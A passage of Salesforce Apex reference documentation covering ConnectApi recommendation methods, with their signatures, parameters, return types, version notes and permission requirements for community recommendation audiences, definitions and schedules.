Type: `ConnectApi.UserReferencePage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationAudienceMembership(communityId, recommendationAudienceId, pageParam, pageSize)`

Get a page of recommendation audience members.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.UserReferencePage getRecommendationAudienceMembership(String communityId, String recommendationAudienceId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationAudienceId
Type: String

ID of the recommendation audience.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of members per page.

Return Value

Type: `ConnectApi.UserReferencePage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationAudiences(communityId)`

Get recommendation audiences.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudiencePage getRecommendationAudiences(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.RecommendationAudiencePage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationAudiences(communityId, pageParam, pageSize)`

Get a page of recommendation audiences.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudiencePage getRecommendationAudiences(String communityId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of audiences per page.

Return Value

Type: `ConnectApi.RecommendationAudiencePage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationDefinition(communityId, recommendationDefinitionId)`

Get a recommendation definition.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinition getRecommendationDefinition(String communityId, String recommendationDefinitionId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

Return Value

Type: `ConnectApi.RecommendationDefinition`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationDefinitionPhoto(communityId, recommendationDefinitionId)`

Get a recommendation definition photo.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo getRecommendationDefinitionPhoto(String communityId,
String recommendationDefinitionId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recommendationDefinitionId`
Type: String

ID of the recommendation definition.

Return Value

Type: `ConnectApi.Photo`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationDefinitions(communityId)`

Get recommendation definitions.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinitionPage getRecommendationDefinitions(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.RecommendationDefinitionPage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

getRecommendationForUser(communityId, userId, action, objectId)

Returns the recommendation for the context user for the specified action and object ID.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

objectId
Type: String

Specifies the object to take action on.

- If *action* is `follow`, *objectId* is a user ID, file ID, record ID, or topic ID (version 36.0 and later).
- If *action* is `join`, *objectId* is a group ID.
- If *action* is `view`, *objectId* is a user ID, file ID, group ID, record ID, custom recommendation ID (version 34.0 and later), the enum `Today` for static recommendations (version 35.0 and later), or an article ID (version 37.0 and later).

Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecommendationForUser(communityId, userId, action, objectId, result)

Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)`

Returns the user, group, file, record, custom, and static recommendations for the context user.

API Version

33.0–35.0

Important: In version 36.0 and later, use `getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults)`.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *contextAction* and *contextObjectId* together. For example, if you just followed Pam, you specify `follow` for *contextAction* and Pam's user ID for *contextObjectId*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)

Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults)`

Returns the user, group, file, article, record, topic, custom, and static recommendations for the context user.

API Version

36.0

Available to Guest Users

38.0

Note: Only article and file recommendations are available to guest users.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType contextAction, String contextObjectId, ConnectApi.RecommendationChannel channel, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *`contextAction`* and *`contextObjectId`* together. For example, if you just followed Pam, you specify `follow` for *`contextAction`* and Pam's user ID for *`contextObjectId`*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults, result)

Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)`

Returns the recommendations for the context user for the specified action.

API Version

33.0–35.0

Important: In version 36.0 and later, use `getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults)`.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *`contextAction`* and *`contextObjectId`* together. For example, if you just followed Pam, you specify `follow` for *`contextAction`* and Pam's user ID for *`contextObjectId`*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)
- Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults)`

Returns the recommendations for the context user for the specified action.

API Version

36.0

Available to Guest Users

38.0

Note: Only article and file recommendations are available to guest users.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String
communityId, String userId, ConnectApi.RecommendationActionType action,
ConnectApi.RecommendationActionType contextAction, String contextObjectId,
ConnectApi.RecommendationChannel channel, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

`maxResults`
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *`contextAction`* and *`contextObjectId`* together. For example, if you just followed Pam, you specify `follow` for *`contextAction`* and Pam's user ID for *`contextObjectId`*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults, result)

Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)`

Returns the recommendations for the context user for the specified action and object category.

API Version

33.0–35.0

Important: In version 36.0 and later, use `getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults)`.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectCategory, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`

Type: String

The ID for the context user or the keyword `me`.

`action`

Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

objectCategory
Type: String

- If *action* is follow, *objectCategory* is users, files, or records.
- If *action* is join, *objectCategory* is groups.
- If *action* is view, *objectCategory* is users, files, groups, records, custom, or apps.

You can also specify a key prefix, the first three characters of the object ID, as the *objectCategory*. Valid values are:

- If *action* is follow, *objectCategory* is 005 (users), 069 (files), or 001 (accounts), for example.
- If *action* is join, *objectCategory* is 0F9 (groups).
- If *action* is view, *objectCategory* is 005 (users), 069 (files), 0F9 (groups), 0RD (custom recommendations), T (static recommendations), or 001 (accounts), for example.

contextAction
Type: ConnectApi.RecommendationActionType

Action that the context user just performed. Supported values are:

- follow
- view

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify null.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is follow, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is view, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify null.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: ConnectApi.RecommendationCollection

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *contextAction* and *contextObjectId* together. For example, if you just followed Pam, you specify follow for *contextAction* and Pam's user ID for *contextObjectId*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)
- Testing ConnectApi Code

`getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults)`

Returns the recommendations for the context user for the specified action and object category.

API Version

36.0

Available to Guest Users

38.0

Note: Only article and file recommendations are available to guest users.

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String
```

```
objectCategory, ConnectApi.RecommendationActionType contextAction, String
contextObjectId, ConnectApi.RecommendationChannel channel, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

objectCategory
Type: String

- If *action* is `follow`, *objectCategory* is `users`, `files`, `topics`, or `records`.
- If *action* is `join`, *objectCategory* is `groups`.
- If *action* is `view`, *objectCategory* is `users`, `files`, `groups`, `records`, `custom`, `apps`, or `articles` (version 37.0 and later).

You can also specify a key prefix, the first three characters of the object ID, as the *objectCategory*. Valid values are:

- If *action* is `follow`, *objectCategory* is `005` (users), `069` (files), `0TO` (topics), or `001` (accounts), for example.
- If *action* is `join`, *objectCategory* is `0F9` (groups).
- If *action* is `view`, *objectCategory* is `005` (users), `069` (files), `0F9` (groups), `0RD` (custom recommendations), `T` (static recommendations), `001` (accounts), or `kA0` (articles), for example, (version 370 and later).

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel

Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

maxResults

Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *contextAction* and *contextObjectId* together. For example, if you just followed Pam, you specify `follow` for *contextAction* and Pam's user ID for *contextObjectId*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults, result)

Testing ConnectApi Code

`getScheduledRecommendation(communityId, scheduledRecommendationId)`

Get a scheduled recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation getScheduledRecommendation(String communityId, String scheduledRecommendationId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`scheduledRecommendationId`
Type: String

ID of the scheduled recommendation.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getScheduledRecommendations(communityId)`

Get scheduled recommendations.

API Version

35.0 only

Important: In version 36.0 and later, use `getScheduledRecommendations(communityId, channel)`.

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendationPage getScheduledRecommendations(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ScheduledRecommendationPage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getScheduledRecommendations(communityId, channel)`

Get scheduled recommendations.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendationPage getScheduledRecommendations(String communityId, ConnectApi.RecommendationChannel channel)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

Return Value

Type: `ConnectApi.ScheduledRecommendationPage`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`rejectRecommendationForUser(communityId, userId, action, objectId)`

Rejects the recommendation for the context user for the specified action and object ID.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

`action`
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation. Supported values are:

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

`objectId`
Type: String

Specifies the object to take action on.

- If *`action`* is `follow`, *`objectId`* is a user ID, file ID, record ID, or topic ID (version 36.0 and later).
- If *`action`* is `join`, *`objectId`* is a group ID.
- If *`action`* is `view`, *`objectId`* is a custom recommendation ID, the enum `Today` for static recommendations, or an article ID (version 37.0 and later).

Return Value

Type: Void

`rejectRecommendationForUser(communityId, userId, action, objectEnum)`

Rejects the static recommendation for the context user.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendedObjectType objectEnum)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation. Supported values are:

- `view`—View a static recommendation.

objectEnum
Type: `ConnectApi.RecommendedObjectType`

Specifies the object type to take action on.

- `Today`—Static recommendations that don't have an ID, for example, the Today app recommendation.

Return Value

Type: Void

updateRecommendationAudience(communityId, recommendationAudienceId, recommendationAudience)

Update a recommendation audience.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudience updateRecommendationAudience(String communityId, String recommendationAudienceId, ConnectApi.RecommendationAudienceInput recommendationAudience)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationAudienceId
Type: String

ID of the recommendation audience.

recommendationAudience
Type: `ConnectApi.RecommendationAudienceInput`

A `ConnectApi.RecommendationAudienceInput` object.

Return Value

Type: `ConnectApi.RecommendationAudience`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

updateRecommendationDefinition(communityId, recommendationDefinitionId, name, title, actionUrl, actionUrlName, explanation)

Update a recommendation definition with the specified parameters.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinition updateRecommendationDefinition(String communityId, String recommendationDefinitionId, String name, String title, String actionUrl, String actionUrlName, String explanation recommendationDefinition)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

name
Type: String

The name of the recommendation definition. The name is displayed in Setup.

title
Type: String

The title of the recommendation definition.

actionUrl
Type: String

The URL for acting on the recommendation, for example, the URL to join a group.

actionUrlName
Type: String

The text label for the action URL in the user interface, for example, "Launch."

explanation
Type: String

The explanation, or body, of the recommendation.

Return Value

Type: `ConnectApi.RecommendationDefinition`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`updateRecommendationDefinition(communityId, recommendationDefinitionId, recommendationDefinition)`

Update a recommendation definition.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinition updateRecommendationDefinition(String communityId, String recommendationDefinitionId, ConnectApi.RecommendationDefinitionInput recommendationDefinition)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

recommendationDefinition
Type: `ConnectApi.RecommendationDefinitionInput`

A `ConnectApi.RecommendationDefinitionInput` object containing the properties to update.

Return Value

Type: `ConnectApi.RecommendationDefinition`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

updateRecommendationDefinitionPhoto(communityId, recommendationDefinitionId, fileUpload)

Update a recommendation definition photo with a file that hasn't been uploaded.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo updateRecommendationDefinitionPhoto(String communityId, String recommendationDefinitionId, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`updateRecommendationDefinitionPhoto(communityId, recommendationDefinitionId, fileId, versionNumber)`

Update a recommendation definition photo with a file that's already uploaded.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo updateRecommendationDefinitionPhoto(String communityId,
String recommendationDefinitionId, String fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

fileId
Type: String

ID of a file already uploaded. The file must be an image, and be smaller than 2 GB.

versionNumber
Type: Integer

Version number of the existing file. Specify either an existing version number, or `null` to get the latest version.

Return Value

Type: `ConnectApi.Photo`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo)

